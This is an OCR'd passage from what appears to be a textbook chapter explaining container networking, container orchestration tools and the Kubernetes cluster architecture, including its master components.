

Network Sandbox
Container
Endpoint
Network Sandbox
Container
Endpoint
Endpoint
Network Sandbox
Container
Endpoint
Network
Network
Docker Engine
Network Driver
IPAM Driver
Network Infrastructure

Figure 19.18: Container network model



Container Orchestration

- Container orchestration is an automated process of managing the **lifecycles of software containers** and their dynamic environments
- It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters

Container Orchestration Software
Docker Swarm
OPENSHIFT
Kubernetes
Automate Tasks
Scaling
Provisioning
Deployment
Configuration
Availability
Security
Health monitoring
Load balancing
Resource allocation
Application environment with multiple containers

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers




Container Orchestration Software
Docker Swarm
OPENSHIFT
Kubernetes
Automate Tasks
Scaling
Provisioning
Deployment
Configuration
Availability
Security
Health monitoring
Load balancing
Resource allocation
Application environment with multiple containers

Figure 19.19: Container orchestration



What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- Service discovery
- Load balancing
- Storage orchestration
- Automated rollouts and rollbacks
- Automatic bin packing
- Self-healing
- Secret and configuration management

Kubernetes Cluster Architecture

What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Figure 19.20: Kubernetes cluster architecture

- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
    - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
    - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
    - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

  - **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.

